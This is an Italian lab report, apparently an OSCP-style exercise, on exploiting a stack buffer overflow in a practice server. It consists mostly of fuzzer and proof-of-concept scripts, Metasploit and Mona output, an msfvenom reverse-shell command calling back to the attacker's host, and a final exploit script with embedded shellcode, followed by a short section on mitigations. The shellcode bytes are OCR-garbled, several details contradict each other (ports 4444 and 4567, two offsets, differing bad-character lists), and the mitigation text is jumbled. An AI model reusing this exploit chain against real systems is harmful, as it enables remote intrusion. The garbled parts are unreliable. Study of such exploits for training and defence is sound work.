- "!mona checksec" command output confirming that both modules are not protected by ASLR, Rebase, or SafeSEH.
- "!mona exploit" command output showing the final exploit payload.

The bottom status bar shows "Running" and the date "15/04/2025".


2. Fase di Fuzzing In questa fase iniziale di fuzzing, è stato creato su Kali Linux (IP 192.168.50.100) uno script chiamato `fuzzer.py` per inviare al server una stringa sempre più lunga al fine di provocare un crash. In particolare, il fuzzer ha ripetutamente inviato il comando `OVERFLOW1` seguito da un payload incrementale di caratteri "A" (0x41) via socket TCP verso l'IP 192.168.50.150 sulla porta 1337.



```
4 | 4 Welcome  fuzzer.py •
--> home > kali > Desktop > fuzzer.py > ...
1 import socket, time
2 |
3 IP = "192.168.50.150"
4 PORT = 1337
5 timeout = 5
6
7 buffer = b"A" * 100
8 increment = 100
9
10 while True:
11     try:
12         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13         s.settimeout(timeout)
14         s.connect((IP, PORT))
15         s.send(b"OVERFLOW1 " + buffer + b"\r\n")
16         s.close()
17         print(f"Fuzzing in corso con {len(buffer)} byte...")
18         time.sleep(1)
19         buffer += b"A" * increment    # aumenta il payload
20     except Exception as e:
21         print(f"Crash rilevato con {len(buffer)} byte inviati!")
22         break
23

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
|(kali㉿kali)-[~]|$ ln 2, Col 1  Spaces: 4  UTF-8  LF  {} Python  3.12.0 64-bit
```


2. Fase di Fuzzing In questa fase iniziale di fuzzing, è stato creato su Kali Linux (IP 192.168.50.100) uno script chiamato `fuzzer.py` per inviare al server una stringa sempre più lunga al fine di provocare un crash. In particolare, il fuzzer ha ripetutamente inviato il comando `OVERFLOW1` seguito da un payload incrementale di caratteri "A" (0x41) via socket TCP verso l'IP 192.168.50.150 sulla porta 1337.



```
4 |  Welcome  fuzzer.py •
home > kali > Desktop > fuzzer.py > ...
1 import socket, time
2
3 IP = "192.168.50.150"
4 PORT = 1337
5 timeout = 5
6
7 buffer = b"A" * 100
8 increment = 100
9
10 while True:
11     try:
12         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13         s.settimeout(timeout)
14         s.connect((IP, PORT))
15         s.send(b"OVERFLOW1" + buffer + b"\r\n")
16         s.close()
17         print(f"Fuzzing in corso con {len(buffer)} byte...")
18         time.sleep(1)
19         buffer += b"A" * increment # aumenta il payload
20     except Exception as e:
21         print(f"Crash rilevato con {len(buffer)} byte inviati!")
22         break
23

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
(kali㉿kali)-[~]
$
```

Durante il test, quando il payload ha raggiunto circa 2000 byte di lunghezza, l'applicazione oscr.exe in esecuzione sul target è andata in crash, indicando chiaramente la presenza di una vulnerabilità di buffer overflow nel comando OVERFLOW1. Il crash è stato osservato in Immunity Debugger, dove il programma si è arrestato con un errore di violazione di accesso, sintomo tipico di un overflow del buffer. Questo risultato ha permesso di procedere alle fasi successive per determinare esattamente dove avviene l'overflow e prendere controllo del flusso di esecuzione.



3. Calcolo dell'Offset (EIP overwrite) Dopo aver confermato il crash, è stato necessario individuare l'offset esatto in cui i dati di input sovrascrivono il registro EIP (Instruction Pointer). A tal fine, è stato generato un pattern unico di 2048 byte usando lo strumento di Metasploit pattern_create.rb.

Questo pattern pseudo-casuale è stato inviato al programma vulnerabile (invece della serie di "A") tramite uno script dedicato, in modo da riempire lo spazio di buffer e causare nuovamente il crash. Una volta avvenuto il crash, Immunity Debugger ha mostrato il contenuto del registro EIP corrotto con un valore specifico (derivante dal pattern inviato). Inserendo tale valore nel tool pattern_offset.rb di Metasploit, è stato calcolato l'offset esatto: i risultati hanno mostrato che occorrono 1978 byte per raggiungere e sovrascrivere il registro EIP. Ciò significa che i primi 1978 byte dell'input riempiono il buffer e i successivi 4 byte vanno a sovrascrivere EIP.

```
kali㉿kali: ~
File Actions Edit View Help
└── (kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q @Col
[*] Exact match at offset 1982


└── (kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978

└── (kali㉿kali)-[~]
$ █
```


4. Verifica dell'offset e controllo di EIP Per confermare il corretto calcolo dell'offset, è stato creato uno script exploit_eip.py. Questo script invia al server una stringa composta da 1978 caratteri "A" seguiti da 4 caratteri "B".

```
home > kali > PoC.py > ...
1 import socket
2
3 ip = "192.168.50.150"
4 port = 1337
5 timeout = 5
6
7 payload = 'A'*1978 + 'B' * 4 + 'C' * 16
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.settimeout(timeout)
11 con = s.connect((ip, port))
12 s.recv(1024)
13 newpayload="OVERFLOW1 " + payload
14 s.send(newpayload.encode())
15
16 s.recv(1024)
17 s.close()
```

L'idea è che, se l'offset di 1978 è corretto, al momento del crash il registro EIP dovrebbe essere sovrascritto con il valore corrispondente a "BBBB". Eseguendo lo script, il programma oscp.exe è crashato nuovamente e Immunity Debugger ha mostrato EIP impostato al valore 0x42424242 (che in ASCII corrisponde proprio a "BBBB"). Questo ha confermato di avere il pieno controllo del registro EIP: siamo in grado di decidere quali 4 byte finiscono in EIP dopo aver inviato 1978 byte iniziali di riempimento. A questo punto, controllare EIP significa poter dirottare il flusso di esecuzione del programma verso un indirizzo arbitrario, passo fondamentale per eseguire codice maligno arbitrario sul sistema vulnerabile.




5. Identificazione dei Bad Characters Una volta noto l'offset, il passo successivo è identificare i bad characters, ovvero quei byte che interrompono o alterano il flusso dell'exploit (per esempio causando troncamenti nell'input). Per trovarli, è stato generato con Mona un array di byte contenente tutti i valori possibili da 0x01 a 0xFF (escludendo a priori 0x00, che è terminatore di stringa). Tramite uno script Python, questo bytearray è stato inviato nel buffer subito dopo i 1978 byte di riempimento e un indicatore noto in EIP, così da poter ispezionare in memoria come il programma gestisce ciascun byte. Utilizzando il comando di Mona !mona compare -f C:\mona\oscp\bytearray.bin -a , si è confrontato il contenuto della memoria del processo (a partire dal registro ESP subito dopo il crash) con il bytearray atteso.




Dalla comparazione iniziale è emerso che alcuni byte risultavano mancanti o alterati rispetto all'input originale, indicando che tali valori vengono trattati in modo speciale dal programma. Iterando il processo ed eliminando ad ogni ciclo i caratteri identificati come problematici, si è ottenuta la lista finale dei bad characters: \x00\x01\x07\x08\x2e\x2f\xa0\xa1. Questi byte non potranno quindi essere presenti nel shellcode o negli indirizzi utilizzati, poiché interromperebbe il corretto funzionamento dell'exploit.

6. Trova un JMP ESP valido
Ottenuto il controllo di EIP e la lista dei caratteri proibiti, lo step seguente consiste nel trovare un'istruzione di salto verso lo stack all'interno di un modulo affidabile (cioè senza protezioni) da utilizzare per il redirect dell'esecuzione. In particolare, serve un'istruzione assembly JMP ESP presente in un modulo che non cambia posizione (niente ASLR) e che non contenga bad characters nel proprio indirizzo. Con Mona è stato eseguito il comando !mona jmp -r esp -cpb "\x00\x01\x07\x08\x2e\x2f\xa0\xaf", che cerca tutti i possibili indirizzi con istruzioni di tipo JMP ESP escludendo gli indirizzi con i byte indicati.



La ricerca ha restituito diverse opzioni e l'indirizzo scelto è risultato 0x625011AF, il quale risiede nel modulo `essfunc.dll` (che, come verificato, non ha ASLR/DEP ed è quindi statico in memoria). Questo indirizzo è privo di bad character e contiene l'istruzione desiderata. Nel codice exploit, tale valore viene inserito in formato little-endian – quindi come byte sequence `\xaf\x11\x50\x62` – nei 4 byte di EIP. Così facendo, quando l'exploit sovrascriverà EIP con questo valore, il programma eseguirà un JMP ESP saltando all'inizio dello stack, ovvero proprio dove avremo caricato il nostro shellcode malevolo.

7. Generazione del Payload (Reverse Shell) Dopo aver predisposto il salto verso lo stack, si passa a generare il payload finale, ossia il codice da eseguire sulla macchina vittima. In questo caso si è scelto di ottenere una reverse shell Windows, in modo da ricevere l'accesso alla shell della macchina target sulla nostra macchina di attacco (Kali). Tramite msfvenom è stato creato il guscio di reverse shell con i parametri desiderati: msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.100 LPORT=4444 EXITFUNC=thread -b "\x00\x01\x07\x08\x2e\x2f\xa0\xa1" -f python



Questo comando genera un payload di shellcode in formato Python (array di byte) che, quando eseguito sul bersaglio, si connetterà alla macchina Kali 192.168.50.100 sulla porta 4567 e aprirà una shell. L'opzione -b specifica i bad characters da evitare, garantendo che il codice generato non contenga i byte proibiti identificati in precedenza. Il payload prodotto è stato quindi incorporato nello script finale exploit_final.py. In questo script, il buffer di attacco è costruito come segue: una prefix fissa "OVERFLOW1" (richiesta dal server per identificare il comando vulnerabile), seguito da 1978 byte di padding "A", poi l'indirizzo JMP ESP 0x625011AF in little-endian (i 4 byte "\xaf\x11\x50\x62"), quindi un breve NOP-sled di 32 byte (\x90) per garantire spazio sicuro, e infine il shellcode vero e proprio. Il risultato è un exploit buffer overflow completo che, se inviato correttamente, eseguirà il shellcode fornito sul sistema vulnerabile.

```
"""
import socket
ip = "192.168.50.150"
port = 1337
timeout = 5
prefix = "OVERFLOW1 "
offset = 1978
overflow = b"A" * offset
retn = b"\xafl\x11\x50\x62"      # JMP ESP da essfunc.dll
```


```
nops = b"\x90" * 32          # NOP sled
buf = b""
buf += b"\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xfc\x0\x5e"
buf += b"\x81\x76\x0e\x99\x9f\x63\xc2\x83\xee\xfc\xe2\xf4"
buf += b"\x65\x77\xe1\xc2\x99\x9f\x03\x4b\x7c\xae\x3\x6"
buf += b"\x12\xcf\x53\x49\xcb\x93\xe8\x90\x8d\x14\x11\xea"
buf += b"\x96\x28\x29\xe4\x81\x60\xcf\xfe\x81\xe3\x61\xee"
buf += b"\xb9\x5e\xac\xcf\x98\x58\x81\x30\xcb\xc8\xe8\x90"
buf += b"\x89\x14\x29\xfe\x12\xd3\x72\xba\x7a\xd7\x62\x13"
buf += b"\xc8\x14\x3a\xe2\x98\x4c\xe8\x8b\x81\x7c\x59\x8b"
buf += b"\x12\xab\xe8\xc3\x4f\xae\x9c\x6e\x58\x50\x6e\xc3"
buf += b"\x5e\x7a\x83\xb7\x6f\x9c\x1e\x3a\x2\xe2\x47\xb7"
buf += b"\x7d\xc7\xe8\x9a\xbd\x9e\xb0\x4\x12\x93\x28\x49"
buf += b"\xc1\x83\x62\x11\x12\x9b\xe8\xc3\x49\x16\x27\xe6"
buf += b"\xbd\xc4\x38\x3\xc0\xc5\x32\x3d\x79\xc0\x3\x98"
buf += b"\x12\x8d\x88\x4\xc\x4\xf\x7\x50\xf0\x99\x9\x0\xb\x5"
buf += b"\xeal\xad\x3\x96\xf\x1\xd3\x14\xe4\x9\x60\xb\x6\x7a"
buf += b"\x09\x9e\x63\xc2\xb\x0\x5\xb\x37\x92\xf\x1\xb\x6\xe3\x9a"
buf += b"\x99\x60\xb\x6\x92\xc\x9\xcf\x33\x82\xc\x9\xdf\x33\xaa"
buf += b"\x73\x90\xbc\x22\x66\x4a\xf\x4\x81\x9\x7\x1\x3\x6a"
buf += b"\xab\xfb\x0\xc\x0\x99\x8\x3\x4\x7\xf\x5\x73\x94"
buf += b"\xce\x7\xfa\x67\xed\xfe\x9\x1\x7\x1\x5\x7\xce"
buf += b"\x66\xd\x1\x6\xb\x7\x7\xf\x7\x93\x7\x3\xc\x9\x1\x7"
buf += b"\xf\x1\xf\x0\x6\x9\x1\x6\x8\x0\x9\x5\xc\x8\x5\x3\x4"
buf += b"\xf\x3\x8\x3\x9\x4\x7\xb\x6\x0\x5\x0\x5\xdd\xbb\x5\x3"
buf += b"\x98\x1\x2\x7\xe\x6\x8\x59\x63\x8\xcd\xc\x35\x94"
buf += b"\xc\x9\xd\x9\x3\x8\xc\xf\xc\x9\x30\x9\x4\xf\x1\xe\x6\xaf\xfd"
buf += b"\x1\x6\x0\xb\x6\x4\xb\x7\x9\xd\x1\x3\x8\x4\x6\xaf\x0\xb\xca"
buf += b"\x1\xe\x8\x2\x0\x3\x3\x4\xc\x2\x8\x3\xd\xb\x3\x9\x5\x0\xb\x64"
buf += b"\x0\xc\x2\x2\xf\x3\xd\x4\xc\x3\x6\x5\xbe\x9\x1\x9\x8\x2\x2\x"
buf += b"\xecl\x9\xd\x8\x8\x5\x8\x0\xed\x0\xc\x8\x9\xcc\x9\x1\x7"
```

```
payload = prefix.encode() + overflow + retn + nops + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))
print("[+] Payload inviato! Controlla netcat.")
s.send(payload + b"\r\n")
s.close()
except Exception as e:
    print(f"[!] Errore: {e}")
"""
```

8. Esecuzione dell'Exploit e Verifica della Reverse Shell

Per verificare l'efficacia dell'exploit creato, è stata preparata una listener sulla macchina Kali (IP 192.168.50.100) in ascolto sulla porta 4567 tramite Netcat con il comando nc -lvp 4567. Successivamente, si è eseguito lo script exploit_final.py dalla macchina di attacco. Non appena lo script è stato lanciato, Immunity Debugger sul target Windows ha mostrato il salto dell'esecuzione verso lo stack (registro EIP sovrascritto con l'indirizzo di JMP ESP) e l'esecuzione del shellcode. Dal lato Kali, la listener Netcat ha immediatamente ricevuto una connessione in entrata dalla macchina Windows vulnerabile, confermando l'avvenuta esecuzione del payload. Una volta connessi, è stato possibile interagire con una shell di sistema della macchina Windows 10 target con i privilegi dell'applicazione vulnerabile. Questo conclude con successo lo sviluppo e il test dell'exploit: la vulnerabilità di buffer overflow è stata sfruttata per ottenere accesso shell remoto sulla macchina bersaglio.



9. Raccomandazioni e Mitigazioni

Protezione Stack Smashing (Canary) Il canary è un meccanismo di protezione contro gli overflow dello stack. Viene eliminando la possibilità di eseguire payloads direttamente in quella zona di memoria. Tuttavia, gli attaccanti possono ancora sfruttare il codice già presente nel programma, utilizzando tecniche come ret2libc (return-to-libc), che sovrascrive gli indirizzi di ritorno per chiamare funzioni esistenti in librerie come libc.

Non essendo più possibile iniettare nuovo codice, si può sfruttare un gadget esistente (come execve) per eseguire il proprio payload.

Ret2libc Questa tecnica consente di aggirare NX, sfruttando il codice già presente in libc. In un esempio pratico, il programma può essere manipolato per invocare la syscall execve, utilizzando gadget ROP (Return-Oriented Programming) come pop rdi; ret, pop rsi; ret, e indirizzando correttamente i registri per eseguire una shell, ad esempio "/bin/bash".

Anche se il canary e NX sono attivi, un attacco basato su ret2libc permette di riutilizzare codice già presente nel programma, aggirando la protezione contro l'esecuzione di codice non autorizzato. **Vulnerabilità di buffer overflow Protezione Stack Smashing (Canary)** Il canary è un meccanismo di protezione contro gli overflow dello stack.

Viene inserito tra la variabile buffer e l'indirizzo di ritorno. Se un buffer overflow corrompe lo stack, il canary viene modificato. Al ritorno dalla funzione, il programma confronta il canary memorizzato in un registro (ad esempio %rdx) con il valore originale. Se sono diversi, la funzione stack_chk_fail viene chiamata, causando il crash del programma.

Questa mitigazione limita l'impatto degli overflow, ma non è infallibile. Protegge solo contro gli overflow che scrivono dopo il canary, mentre altre vulnerabilità (come use-after-free o scrittura arbitraria) non sono coperte.

Inoltre, un attacco potrebbe aggirare il canary se è possibile leggerne il valore, ma ciò dipenderebbe da una seconda vulnerabilità. **NX (No-Execute)** NX è una protezione che impedisce l'esecuzione di codice in determinate regioni di memoria, come lo stack e l'heap. Con NX abilitato, il programma non

può eseguire codice posizionato nello stack, eliminando la possibilità di eseguire payloads direttamente in quella zona di memoria.

